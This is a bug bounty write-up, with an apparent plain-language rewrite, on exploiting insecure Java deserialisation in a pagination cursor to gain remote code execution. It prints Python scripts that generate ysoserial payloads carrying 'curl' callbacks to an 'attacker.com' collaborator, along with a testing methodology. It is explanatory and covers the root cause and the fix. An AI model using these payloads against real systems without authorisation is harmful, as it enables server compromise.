The Story of a RCE on a Java Web Application
The web application accepted a base64-encoded serialized Java object in the 'after' parameter of a list API endpoint and deserialized it without validation. An attacker could supply a malicious serialized object to achieve remote code execution on the server.

{{media:0}}
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
In November 2021 I was invited to a private bug bounty program. The scope was broad enough that I spent a while simply looking for web applications with interesting features, such as a login or a file upload, rather than hunting for unusual subdomains or assets. That search led me to a custom portal, and this write-up describes the vulnerability I found there, which ended in remote code execution.
The portal was custom-built, and that is part of why it drew my attention: bespoke portals, CMSes and forums are often more vulnerable than widely deployed public products such as WordPress, simply because they have had far less scrutiny. Before touching anything I used the application as a normal user and wrote down how it behaves. If you do not understand the normal flow of an application, you cannot break it. Only then did I open Burp and start capturing requests.
Setup
The work was done against the private program's portal, using Burp Suite to capture and replay requests and Burp Intruder to send generated payloads in bulk. On the payload side I used ysoserial, the public tool that generates Java deserialisation payloads, and later some of its forks that ship additional payloads and options. I also wrote Python scripts to generate and encode payloads in bulk. No credentials, roles or special access are described in the report; the testing started from ordinary use of the portal.
Finding it
While capturing requests in Burp I worked through the sections of the portal until I reached a page containing a list. When I scrolled the list, JavaScript sent an Ajax request to load more rows. The request looked like this:
https://target.com/api/v1/list?size=25&after=[redacted]==

The after parameter carried a base64-looking value, so the first thing I did was decode it. The decoded content was binary, but some characters came out cleanly:

The string java was visible in the decoded output. Combined with the fact that the value started with rO0, I was fairly confident this was a serialised Java object, and some research confirmed it.
Exploitation
Step 1: recognise the serialisation format
Serialisation translates a data structure or object state into a format that can be stored or transmitted over a network; deserialisation extracts the data structure back from those bytes. Applications use the pair to store and restore state, exactly as this portal appeared to do with its pagination cursor. The danger is what happens when the program deserializes input it does not trust: the attacker supplies their own malicious serialised value, which is insecure deserialisation (OWASP A8:2021) and often leads to privilege escalation and RCE. It exists in many languages, but here the target was Java.
Java serialised streams can be supplied in different encodings, for example:
Hex signature -> AC ED 00 05Base64 signature -> rO0
The target used base64, so the task became producing a malicious serialised object, base64-encoded, for the after parameter. Before building an exploit I needed to confirm the target was actually vulnerable. There were two routes: write a proof of concept in Java, which I could not do because I did not know Java, or use publicly available PoC code. I chose the second and found ysoserial.
Step 2: confirm the vulnerability out of band
ysoserial generates payloads for various functions and library versions. One of them, URLDNS, takes a URL and produces a payload that triggers a DNS lookup when deserialised. If the application deserializes the payload and a DNS query arrives at a host I control, the application is vulnerable. This is an out-of-band test: it does not depend on anything being reflected in the response. I generated the payload, placed it in the request, and:

I received DNS queries, which confirmed the target was vulnerable. Time to exploit it.
Step 3: the first exploit attempt fails
I went back to ysoserial, but this time it did not work: I could not find a suitable payload. I gave up and went back to hunting other bugs on the portal. After two to three weeks I returned to it. Again there were two routes, writing a Java RCE exploit myself or finding an exploit in GitHub or elsewhere, and again I chose the second, since an exploit often exists. This time I found some ysoserial forks with additional payloads and options.
There were too many payloads to test by hand, so I wrote a Python script to generate every possible payload and save them to a file, then fed that file to Burp Intruder. It still did not work. The final version of the generation script was something like this:
import osmodes = [] # All payload names herecollab = "attacker.com"payload = f"curl -s https://rce.{collab}/poc"for i in range(0,6): for mode in modes: result = os.popen('java -jar ysoserial' + f"{i}" + '.jar ' + mode + ' "' + payload + '" | base64 -w 0').read() if result != "": print(result) else: print("Donno but something is going wrong :/")
The script loops over the ysoserial jars and over every payload name, builds a command that calls back to a collaborator domain, base64-encodes the serialised output, and prints it.
Step 4: fix the encoding and get RCE
When no request arrived from the target I nearly gave up, but I looked at the responses. Some status codes were 400, and some responses contained a Java error. Troubleshooting showed that certain characters in base64 break the request, for example +. The payloads had to be URL-encoded before being saved. I modified the Python script to URL-encode each payload, gave the new wordlist to Burp Intruder a second time, and after a few seconds:

That meant my commands had executed on the server: RCE. Once I had the correct payload and the correct ysoserial fork, I wrote an exploit script in Python so the result could be reproduced more easily:
import osimport urllib.parsemode = "THAT_FOUNDED_SUITABLE_MODE"collab = input("Enter your collaborator domain (e.g. attacker.com)> ")payload = f"curl -s https://{collab}/poc"result = os.popen('java -jar ysoserial4.jar ' + mode + ' "' + payload + '" | base64 -w0').read()encoded = urllib.parse.quote_plus(result)if encoded != "":    print("Copy the following payload:\n\n")    print(encoded)else:
    print("Donno but something is going wrong :/")
This script takes a collaborator domain, builds the same callback command, runs the chosen payload mode through the working ysoserial fork, base64-encodes the result and then URL-encodes it with quote_plus before printing it for use in the request.
Step 5: demonstrate impact and report
To show the impact I created /tmp/poc.txt on the server and reported the vulnerability. For a PoC, that was enough.
Root cause
The application takes a client-supplied value, the after pagination cursor, base64-decodes it and passes it to Java deserialisation without validating that it is a benign object of the expected type. Because the deserializer rebuilds objects from the supplied stream, an attacker can supply a crafted stream that executes commands during deserialisation. The base64 encoding is only a transport wrapper and provides no security. Nothing in the flow described in the report stopped the malicious object from being deserialised; the only obstacle was the transport, since unencoded base64 characters such as + broke the HTTP request until the payloads were URL-encoded.
Impact
Successful deserialisation of an attacker-controlled object gave command execution on the server, demonstrated by an out-of-band callback and by creating /tmp/poc.txt. From there an attacker could run arbitrary commands with the privileges of the application, which in a real engagement would mean access to the data and systems the application can reach. The precondition is that the attacker can reach the endpoint and control the serialised parameter.
Fix
The report does not describe a fix applied by the program. The correct remediation is to stop deserializing untrusted input: replace the serialised cursor with an opaque, signed token or a plain server-side reference, and if Java deserialisation of external data cannot be avoided, enforce a strict allow-list of classes with an object input filter so that only the expected types can be instantiated.
Variants to test
- Decode every base64, hex or otherwise encoded parameter you see, especially pagination cursors, view-state and session-like blobs. A positive result is a decoded value starting with
rO0orAC ED 00 05, or readable class names. - Send a ysoserial URLDNS payload for a domain you control in place of the value. A positive result is a DNS query arriving at your collaborator, which confirms deserialisation without needing a working gadget chain.
- If URLDNS fires, iterate over ysoserial and its forks with a callback command payload. A positive result is an HTTP request to your collaborator or a file created on the server.
- Watch for HTTP 400 responses and Java errors when sending payloads: they often mean the transport is mangling the value. URL-encode the payload and retry, as the
+character required here. - Test other endpoints that accept serialised state, such as remember-me cookies, view state and API cursors, with the same out-of-band technique.
Lessons learned
- Always decode base64 and other encoded text you encounter.
- Public tools are useful, but writing my own exploit code in Java would have found this vulnerability much faster.
- Test every functionality; sometimes you have to scroll the page.
- Sometimes the boring work is necessary.
- By default Burp Intruder encodes the payloads you give it, but that feature was off in my Burp. I solved it in Python, though enabling the Intruder option would have been the better solution.
What happened, in plain words
In November 2021 I was invited to a private bug bounty program. A bug bounty program is an arrangement where a company gives security researchers permission to test its systems and pays them for reporting problems. "Private" means only invited people can take part. The program's scope (the list of systems you are allowed to test) was broad, so instead of hunting for unusual subdomains or assets, I spent a while looking for web applications with interesting features, such as a login or a file upload. That search led me to a custom portal, and this write-up describes the vulnerability I found there, which ended in remote code execution (RCE): the ability to make the server run commands of my choosing.
The portal was custom-built, and that is part of why it drew my attention. Bespoke portals, content management systems (CMSes) and forums are often more vulnerable than widely deployed public products such as WordPress, simply because far fewer people have looked at them. Before touching anything I used the application as a normal user and wrote down how it behaves. If you do not understand the normal flow of an application, you cannot break it. Only then did I open Burp and start capturing requests.
Setup
Burp Suite is a tool that sits between your browser and a website, letting you see, pause, change and resend every request. The work was done against the private program's portal, using Burp Suite to capture and replay requests and Burp Intruder (the part of Burp that sends many variations of a request automatically) to send generated payloads in bulk. A payload is the piece of data you put into a request to try to trigger a bug. On the payload side I used ysoserial, a public tool that generates Java deserialisation payloads, and later some of its forks (copies of the project maintained by other people) that ship additional payloads and options. I also wrote Python scripts to generate and encode payloads in bulk. No credentials, roles or special access are described in the report; the testing started from ordinary use of the portal.
Finding it
While capturing requests in Burp I worked through the sections of the portal until I reached a page containing a list. When I scrolled the list, JavaScript sent an Ajax request to load more rows. Ajax is the technique where a page fetches extra data from the server in the background, without reloading. The request looked like this:
https://target.com/api/v1/list?size=25&after=[redacted]==
Line by line:
https://target.com/api/v1/listis the address of an API endpoint. An API is a way for one program to ask another for data, here the list of rows.v1is just a version number in the path.?starts the query string, the part of the URL that carries parameters.size=25tells the server how many rows to return at a time.after=...is a cursor: it tells the server where in the list to continue from. The long string after it is the value the server uses to remember the position.
The after parameter carried a base64-looking value. Base64 is an encoding that turns arbitrary bytes into plain letters, digits and a few symbols so they can travel safely inside text such as a URL. It is not encryption: anyone can decode it. So the first thing I did was decode it. The decoded content was binary, but some characters came out cleanly:
The string java was visible in the decoded output. Combined with the fact that the value started with rO0, I was fairly confident this was a serialised Java object, and some research confirmed it.
Exploitation
Step 1: recognise the serialisation format
Serialisation translates a data structure or object state into a format that can be stored or transmitted over a network; deserialisation extracts the data structure back from those bytes. A simple comparison: serialisation is like packing a piece of furniture into a flat box so it can be shipped, and deserialisation is unpacking and reassembling it at the other end. Applications use the pair to store and restore state, exactly as this portal appeared to do with its pagination cursor.
The danger is what happens when the program deserializes input it does not trust. The attacker supplies their own malicious serialised value, and the program obediently rebuilds whatever object the bytes describe. This is insecure deserialisation (OWASP A8:2021, an entry in the well-known list of the ten most common web security risks). It often leads to privilege escalation (gaining more rights than you should have) and RCE. It exists in many languages, but here the target was Java.
Java serialised streams can be supplied in different encodings, for example:
Hex signature -> AC ED 00 05Base64 signature -> rO0
Line by line:
Hex signature -> AC ED 00 05means a Java serialised stream, written as raw bytes, always begins with those four byte values. A signature here is a fixed marker at the start of the data that identifies the format, like the first line of a letter telling you what kind of document it is.Base64 signature -> rO0means that when those same starting bytes are base64-encoded, the result begins with the charactersrO0. So seeingrO0at the start of a value is a strong hint that a Java serialised object is hiding inside.
The target used base64, so the task became producing a malicious serialised object, base64-encoded, for the after parameter. Before building an exploit I needed to confirm the target was actually vulnerable. There were two routes: write a proof of concept in Java, which I could not do because I did not know Java, or use publicly available PoC code. A proof of concept (PoC) is a small, safe demonstration that a bug is real. I chose the second and found ysoserial.
Step 2: confirm the vulnerability out of band
ysoserial generates payloads for various functions and library versions. One of them, URLDNS, takes a URL and produces a payload that triggers a DNS lookup when deserialised. DNS is the system that turns a name like example.com into an address, so a lookup is a request that leaves the server and reaches whoever runs the name. If the application deserializes the payload and a DNS query arrives at a host I control, the application is vulnerable. This is an out-of-band test: the proof arrives through a separate channel (my own server), not through the response the application sends back. I generated the payload, placed it in the request, and:
I received DNS queries, which confirmed the target was vulnerable. Time to exploit it.
Step 3: the first exploit attempt fails
I went back to ysoserial, but this time it did not work: I could not find a suitable payload. I gave up and went back to hunting other bugs on the portal. After two to three weeks I returned to it. Again there were two routes, writing a Java RCE exploit myself or finding an exploit in GitHub or elsewhere, and again I chose the second, since an exploit often exists. This time I found some ysoserial forks with additional payloads and options.
There were too many payloads to test by hand, so I wrote a Python script to generate every possible payload and save them to a file, then fed that file to Burp Intruder. It still did not work. The final version of the generation script was something like this:
import osmodes = [] # All payload names herecollab = "attacker.com"payload = f"curl -s https://rce.{collab}/poc"for i in range(0,6): for mode in modes: result = os.popen('java -jar ysoserial' + f"{i}" + '.jar ' + mode + ' "' + payload + '" | base64 -w 0').read() if result != "": print(result) else: print("Donno but something is going wrong :/")
Line by line:
import osloads Python's module for running operating system commands.modes = [] # All payload names hereis an empty list that would hold the name of every payload ysoserial offers; the comment says so.collab = "attacker.com"is the domain I control, used to receive the callback.payload = f"curl -s https://rce.{collab}/poc"builds the command that the server would run if the exploit works:curlfetches a URL,-skeeps it quiet, and the address points at a subdomain of my collaborator domain. If the server ever runs this, I see the request arrive.for i in range(0,6):loops over six numbers, one for each ysoserial jar file (ysoserial0.jartoysoserial5.jar).for mode in modes:loops over every payload name.result = os.popen('java -jar ysoserial' + f"{i}" + '.jar ' + mode + ' "' + payload + '" | base64 -w 0').read()runs ysoserial with that jar and that payload name, passes the callback command as its argument, pipes the serialised output intobase64 -w 0(base64-encode without line breaks) and reads the result back into Python.if result != "": print(result)prints the encoded payload when generation produced something.else: print("Donno but something is going wrong :/")prints a message when it did not.
Step 4: fix the encoding and get RCE
When no request arrived from the target I nearly gave up, but I looked at the responses. Some status codes were 400, and some responses contained a Java error. A status code is the three-digit number a server sends back to say how the request went; 400 means the server considered the request malformed. Troubleshooting showed that certain characters in base64 break the request, for example +. In a URL, + has a special meaning (it stands for a space), so a raw + inside a parameter value gets misinterpreted. The payloads had to be URL-encoded before being saved. URL encoding replaces risky characters with a % followed by two hex digits, so + becomes %2B and arrives intact. I modified the Python script to URL-encode each payload, gave the new wordlist to Burp Intruder a second time, and after a few seconds:
That meant my commands had executed on the server: RCE. Once I had the correct payload and the correct ysoserial fork, I wrote an exploit script in Python so the result could be reproduced more easily:
import osimport urllib.parsemode = "THAT_FOUNDED_SUITABLE_MODE"collab = input("Enter your collaborator domain (e.g. attacker.com)> ")payload = f"curl -s https://{collab}/poc"result = os.popen('java -jar ysoserial4.jar ' + mode + ' "' + payload + '" | base64 -w0').read()encoded = urllib.parse.quote_plus(result)if encoded != "":    print("Copy the following payload:\n\n")    print(encoded)else:
    print("Donno but something is going wrong :/")
Line by line:
import osandimport urllib.parseload the module for running commands and the module for URL encoding.mode = "THAT_FOUNDED_SUITABLE_MODE"is a placeholder for the payload name that finally worked.collab = input("Enter your collaborator domain (e.g. attacker.com)> ")asks the person running the script for their callback domain.payload = f"curl -s https://{collab}/poc"builds the same callback command as before, now with the domain typed in.result = os.popen('java -jar ysoserial4.jar ' + mode + ' "' + payload + '" | base64 -w0').read()runs the working fork (ysoserial4.jar) with the chosen payload name, base64-encodes the output and reads it back.encoded = urllib.parse.quote_plus(result)URL-encodes the base64 text, which is the fix for the+problem.if encoded != "": print("Copy the following payload:\n\n"); print(encoded)prints the finished payload ready to paste into the request.else: print("Donno but something is going wrong :/")handles the case where nothing was produced.
Step 5: demonstrate impact and report
To show the impact I created /tmp/poc.txt on the server and reported the vulnerability. Creating a file on someone else's server is harmless proof that you can run commands there. For a PoC, that was enough.
Root cause
The application takes a client-supplied value, the after pagination cursor, base64-decodes it and passes it to Java deserialisation without validating that it is a benign object of the expected type. Because the deserializer rebuilds objects from the supplied stream, an attacker can supply a crafted stream that executes commands during deserialisation. A gadget chain is a sequence of ordinary classes that, chained together, end up doing something harmful. The base64 encoding is only a transport wrapper and provides no security. Nothing in the flow described in the report stopped the malicious object from being deserialised; the only obstacle was the transport, since unencoded base64 characters such as + broke the HTTP request until the payloads were URL-encoded.
Impact
Successful deserialisation of an attacker-controlled object gave command execution on the server, demonstrated by an out-of-band callback and by creating /tmp/poc.txt. From there an attacker could run arbitrary commands with the privileges of the application, which in a real engagement would mean access to the data and systems the application can reach. The precondition is that the attacker can reach the endpoint and control the serialised parameter.
Fix
The report does not describe a fix applied by the program. The correct remediation is to stop deserializing untrusted input: replace the serialised cursor with an opaque, signed token or a plain server-side reference, and if Java deserialisation of external data cannot be avoided, enforce a strict allow-list of classes with an object input filter so that only the expected types can be instantiated. An opaque token is a random-looking value that means nothing to the client and is looked up on the server; a signed token carries a cryptographic signature so the server can tell it was not tampered with.
Variants to test
- Decode every base64, hex or otherwise encoded parameter you see, especially pagination cursors, view-state and session-like blobs. A positive result is a decoded value starting with
rO0orAC ED 00 05, or readable class names. - Send a ysoserial URLDNS payload for a domain you control in place of the value. A positive result is a DNS query arriving at your collaborator, which confirms deserialisation without needing a working gadget chain.
- If URLDNS fires, iterate over ysoserial and its forks with a callback command payload. A positive result is an HTTP request to your collaborator or a file created on the server.
- Watch for HTTP 400 responses and Java errors when sending payloads: they often mean the transport is mangling the value. URL-encode the payload and retry, as the
+character required here. - Test other endpoints that accept serialised state, such as remember-me cookies, view state and API cursors, with the same out-of-band technique.
Lessons learned
- Always decode base64 and other encoded text you encounter.
- Public tools are useful, but writing my own exploit code in Java would have found this vulnerability much faster.
- Test every functionality; sometimes you have to scroll the page.
- Sometimes the boring work is necessary.
- By default Burp Intruder encodes the payloads you give it, but that feature was off in my Burp. I solved it in Python, though enabling the Intruder option would have been the better solution.
Glossary
- Ajax: a technique where a web page fetches data from the server in the background without reloading the page.
- API: a defined way for one program to ask another for data or actions, usually over HTTP.
- Base64: an encoding that turns arbitrary bytes into plain text characters so they can travel safely in URLs and other text; it is not encryption.
- Bug bounty program: an arrangement where a company authorises researchers to test its systems and rewards reports of security problems.
- Burp Intruder: the part of Burp Suite that automatically sends many variations of a request.
- Burp Suite: a tool that sits between a browser and a website to capture, inspect, change and resend requests.
- Classpath: the set of libraries and classes a Java application has loaded and can use.
- CMS: content management system, software for building and running a website's content.
- Cursor: a value that tells a server where to continue in a list, used for pagination.
- Deserialisation: turning stored or transmitted bytes back into a data structure or object.
- DNS: the system that translates names such as
example.cominto network addresses. - Gadget chain: a sequence of ordinary classes that, chained together during deserialisation, end up performing a harmful action.
- Hex: a way of writing bytes as pairs of characters from 0 to 9 and A to F.
- Insecure deserialisation: a vulnerability where a program rebuilds objects from untrusted input, letting an attacker control what gets created and executed.
- Out-of-band test: a test whose proof arrives through a separate channel, such as a DNS or HTTP request to a server you control, rather than in the application's response.
- OWASP A8:2021: the insecure deserialisation entry in the 2021 edition of OWASP's list of the ten most common web security risks.
- Payload: the piece of data placed in a request to trigger or exploit a vulnerability.
- PoC (proof of concept): a small demonstration that a vulnerability is real.
- Privilege escalation: gaining more rights or access than you are supposed to have.
- Private program: a bug bounty program open only to invited researchers.
- RCE (remote code execution): the ability to make a remote server run commands of your choosing.
- Scope: the list of systems a researcher is allowed to test.
- Serialisation: turning a data structure or object into a format that can be stored or transmitted.
- Signature (file format): a fixed marker at the start of data that identifies its format.
- Status code: the three-digit number a server returns to say how a request went, such as 400 for a malformed request.
- URL encoding: replacing characters that are risky in a URL with a
%followed by two hex digits, so they arrive unchanged. - Wordlist: a file of candidate values that a tool such as Burp Intruder sends one after another.
- ysoserial: a public tool that generates Java deserialisation payloads; forks of it add extra payloads and options.




